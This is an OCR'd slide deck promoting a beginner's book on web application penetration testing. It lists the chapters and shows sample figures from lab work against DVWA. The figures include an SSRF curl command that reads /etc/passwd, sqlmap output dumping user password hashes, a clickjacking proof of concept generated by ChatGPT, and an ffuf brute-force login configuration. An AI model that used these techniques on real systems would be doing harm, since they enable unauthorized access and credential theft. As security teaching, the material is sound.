A Beginner's Guide To Web Application Penetration Testing

Ali Abdollahi

Time for Appreciation!

ISACA®
Netherlands Chapter

STICHTING
(ISC)²
CHAPTER
NEDERLAND

Secure
Software
Alliance

#whoami

12 years in the field!

Application and Offensive Security Manager @ Canon EMEA

Microsoft MVP in Enterprise & Platform Security

Author and Mentor

Reviewer @Elsevier, Springer, Hakin9

A regular speaker at industry conferences e.g. DefCon3x, Security Bsides 6x, Confidence, LeHack, Hacktivity, DefCamp, IEEE AI/ML, NoNameCon, COSAC, c0c0n, ISACA Euro CACS/CSX and …

OWASP Global AppSec review team, OWASP Summer of Security and OWASP virtual AppSec Days trainer

Lifelong learner!!!


The Book :)

A step-by-step guideline

Simplified web-based penetration testing

Both theoretical and practical


Filled with hands on examples



Target audience

Software Engineers

Web Developers



Cybersecurity Engineers

Students


Another Pentest book 😐

- No network security
- No OS and AD exploitation
- Pure web application

AI

Open AI ChatGPT to automate some tasks using scripts.

Structure


Introduction and Setup
Chapter 1: Introduction to Web Application Penetration Testing
Chapter 2: Setting Up Your Penetration Testing Environment
Attack Techniques
Chapter 3: Reconnaissance and Information Gathering
Chapter 4: Cross-Site Scripting
Chapter 5: SQL Injection
Chapter 6: Cross-Site Request Forgery
Chapter 7: Server-Side Attacks and Open Redirects
Chapter 8: XML-Based Attacks
Chapter 9: Authentication and Authorization
Chapter 10: API Attacks
Supplementary Materials
Appendix A: Best Practices and Standards
Appendix B: CWE and CVSS Score
Appendix C: Writing Effective and Comprehensive Penetration Testing Reports

Chapters

OWASP Top 10:2021	
No.	**Vulnerability**
A1	Broken Access Control
A2	Cryptographic Failures
A3	Injection
A4	Insecure Design
A5	Security Misconfiguration
A6	Vulnerable and Outdated Components
A7	Identification and Authentication Failures
A8	Software and Data Integrity Failures
A9	Security Logging and Monitoring Failures
A10	Server-Side Request Forgery

Figure 1.6: The OWASP Top 10 vulnerabilities

Broken Access Control

According to OWASP, broken access control occurs when access control and authentication functions in an application are not implemented correctly. This includes issues such as missing or improperly implemented access control checks, weak session management, and insufficient permission enforcement. This allows attackers to bypass intended authorization, leading to unauthorized access, a significant factor in many attacks. Attackers exploit weak spots or misconfigured access control methods, potentially leading to severe consequences. To prevent this, applications must enforce robust authorization and validation at all access points. The most common issues involve missing access control

Chapter 01
Introduction to Web Application Penetration Testing

- Testing from an attacker's view is more effective.
- Proper tools and framework are key to finding vulnerabilities.
- Testing has 5 stages, with reconnaissance being important.

```
┌──(root㉿kali)-[~]
└─# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.5-MariaDB-3 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MariaDB [(none)]> create user 'dvwa'@'127.0.0.1' identified by 'p@ssw0rd';

Query OK, 0 rows affected (0.008 sec)
```

Figure 2.10: DVWA MySQL user creation and configuration details

```
MariaDB [(none)]> grant all privileges on dvwa.* to 'dvwa'@'127.0.0.1' identi
fied by 'p@ssw0rd';
Query OK, 0 rows affected (0.010 sec)
```

Figure 2.11: Granting full privileges to the DVWA database user

Commercial Options

Sometimes, you may desire better stability, support, and reliability for running your virtual machines, and in such cases, commercial tools could be your go-to option. However, it's worth noting that free and open-source projects have become incredibly robust and reliable nowadays. Ultimately, the choice is yours.

- **VMware Workstation:** VMware Workstation is a robust option with advanced features ideal for complex testing environments. It offers better support and integration with various operating systems.

  `https://www.vmware.com/products/workstation-pro.html` (Microsoft Windows)

  `https://www.vmware.com/products/fusion.html` (Apple Mac)

  Here are the steps for installing VMware Workstation (Windows):

  1. Purchase, download, and install VMware Workstation.
  2. Follow similar steps as VirtualBox for creating a new VM.

- **Parallels Desktop:** This is a fantastic option for Mac users, providing effortless integration with macOS and impressive performance. See `https://www.parallels.com/products/desktop`.

Chapter 02
Setting Up Your Penetration Testing Environment

- Lab setup using free and commercial options.
- Container guideline
- Kali Linux installation (+other options e.g. PentestBox)
- Installing a vulnerable webapp (Configurations)
- Setting up web proxies (Burp and ZAP) and required configurations

Figure 3.14 shows Recon-ng main switches, with the framework's core commands and options for reconnaissance tasks.

```
[8] Recon modules
[1] Import modules

[recon-ng][default] > ?

Commands (type [help|?] <topic>):
---------------------------------
back            Exits the current context
dashboard       Displays a summary of activity
db              Interfaces with the workspace's database
exit            Exits the framework
help            Displays this menu
index           Creates a module index (dev only)
keys            Manages third party resource credentials
marketplace     Interfaces with the module marketplace
modules         Interfaces with installed modules
options         Manages the current context options
pdb             Starts a Python Debugger session (dev only)
script          Records and executes command scripts
shell           Executes shell commands
show            Shows various framework items
snapshots       Manages workspace snapshots
spool           Spools output to a file
workspaces      Manages workspaces
```

Figure 3.14: Recon-ng main switches

Recon-ng has different module types, each designed for specific tasks during web reconnaissance. Here's an overview of the various module types in Recon-ng:

```
main()
```

Then I created my Python file and executed the OSINT script:

```
└─# python osint.py
Simple OSINT Tool - Domain IP Lookup
Enter the domain name to lookup: example.com
Domain IP Information:
Domain: example.com
IP Address: 93.184.215.14
City: London
Region: England
Country: United Kingdom
```

Chapter 03
Reconnaissance and Information Gathering

- Practical passive reconnaissance
- Explore tools like Nmap and combine techniques with ChatGPT.
- Practical active reconnaissance
- NMAP (0-100)
- Practical OSINT
- A strong initial active scan improves pentest results by finding more vulnerabilities. (Recon matters!)





Figure 4.2 A reflected XSS payload is executed in the browser



Chapter 04
Cross-Site Scripting (XSS)

- XSS categories and basics
- Practical reflected, stored and DOM-based XSS
- Advanced exploitation scenarios e.g., session hijacking, website defacement
- Self XSS
- XSS bypass
- XSS attacks mitigations

switch. In Figure 5.23, I used the SQL query SELECT * the users table.

```
[16:39:44] [INFO] the query with expanded column
vatar, failed_login, first_name, last_login, las
M users
SELECT * FROM users [5]:
[*] admin, /DVWA/hackable/users/admin.jpg, 0, ad
in, 5f4dcc3b5aa765d61d8327deb882cf99, 1
[*] gordonb, /DVWA/hackable/users/gordonb.jpg, 0
, Brown, e99a18c428cb38d5f260853678922e03, 2
[*] 1337, /DVWA/hackable/users/1337.jpg, 0, Hack
3533d75ae2c3966d7e0d4fcc69216b, 3
[*] pablo, /DVWA/hackable/users/pablo.jpg, 0, Pa
asso, 0d107d09f5bbe40cade3de5c71e9e9b7, 4
[*] smithy, /DVWA/hackable/users/smithy.jpg, 0,
th, 5f4dcc3b5aa765d61d8327deb882cf99, 5

[16:39:44] [INFO] fetched data logged to text fi
/sqlmap/output/localhost'
```

Figure 5.23 Fetching data from the users table using direct SQL c




Figure 5.2 A time-based SQL injection identification and a boolean-based blind exploitation

Chapter 05
SQL Injection

- Manual SQL injection
- Automated & advanced SQLi using SQLMap
- ChatGPT can quickly generate custom SQL injection payloads.
- SQLi mitigation techniques

it without doubt, as it cannot distinguish between legitimate user requests and those generated by attackers. Hence, the attacker's predefined action is executed, all while impersonating the legitimate user. This event series demonstrates the principle of CSRF attacks, where you can trick users into performing web actions on their behalf, exploiting trust in active sessions within your targeted web application.

Figure 6.1 A successful CSRF attack

Clickjacking

I explained the clickjacking scenario to ChatGPT as I mentioned earlier, and it provided the following code:

```
<!DOCTYPE html>
<html>
<head>
    <title>Clickjacking PoC</title>
    <style>
        /* Styling for the deceptive button */
        #deceptiveButton {
            width: 200px;
            height: 50px;
            background-color: transparent;
            border: none;
            position: absolute;
            top: 0;
            left: 0;
            opacity: 0;
        }
    </style>
</head>
<body>
    <iframe src="https://www.[TargetSocialMedia].example" width="1000" height="800"></iframe>
    <button id="trickyButton" onclick="document.getElementById('targetButton').click()">Claim
Your Gift</button>
</body>
</html>
```

Chapter 06
Cross-Site Request Forgery (CSRF)

- CSRF basics and exploitation
- Clickjacking scenario and PoC
- Developer guides to mitigate CSRF and Clickjacking

Figure 7.2: The demo web page vulnerable to SSRF

```
curl "http://192.168.1.2:6711/ssrf?url=http://127.0.0.1/read_local_file?file_path=/etc/passwd"

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin
```

Figure 7.3: A successful SSRF via curl reveals the target local server's user accounts

Chapter 07
Server-Side Attacks and Open Redirects

- Compromising internal systems using SSRF
- Out-of-band and Blind SSRF techniques
- Exploiting file inclusion vulnerabilities (LFI and RFI)
- Identifying and exploiting Open-Redirect flaws

Figure 8.2 indicates that the XML entity `&test;` was successfully processed, and its value, `XXE Test`, was substituted into the XML structure within the `<data>` element. This behavior is consistent with XXE processing, where external entities are referenced, and their values are included in the XML document during parsing.




Figure 8.2: Verifying that the web application is vulnerable to XXE

Chapter 08
XML-Based Attacks

- XXE fundamentals and basic exploitation
- Using XXE to perform DoS and SSRF attacks
- XXE protection




Figure 9.1: Reproducing a login request using Burp Suite Repeater

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev

 :: Method           : POST
 :: URL              : http://localhost/DVWA/vulnerabilities/brute/
 :: Wordlist         : FUZZ: /usr/share/wordlists/john.lst
 :: Header           : Cookie: security=low; PHPSESSID=i6v370eog89mcsa
ja3laep35oq
 :: Data             : username=admin&password=FUZZ&Login=Login
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status:
200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Username and/or password incorrect.
```

Chapter 09
Authentication and Authorization

- AuthN/AuthZ basics and comparisons
- Brute-Force attacks
- Credential Stuffing attack (in Action by Open Bullet 2)
- Password Spraying
- Attacking JWT






Figure 10.8: Locating the community tab



Chapter 10
API Attacks

- API enumeration techniques
- Finding valid API endpoints
- API BOLA exploitation
- Rate limiting
- Automated tools
- API Security Tips


TECH TODAY
A BEGINNER'S GUIDE TO
WEB APPLICATION PENETRATION TESTING
ALI ABDOLLAHI
FOREWORD BY IRFAAN SANTOE
WILEY
ABDOLLAHI
A BEGINNER'S GUIDE TO WEB APPLICATION PENETRATION TESTING
WILEY

amazon

Stay in touch!

abdollahiali

@ali_ab2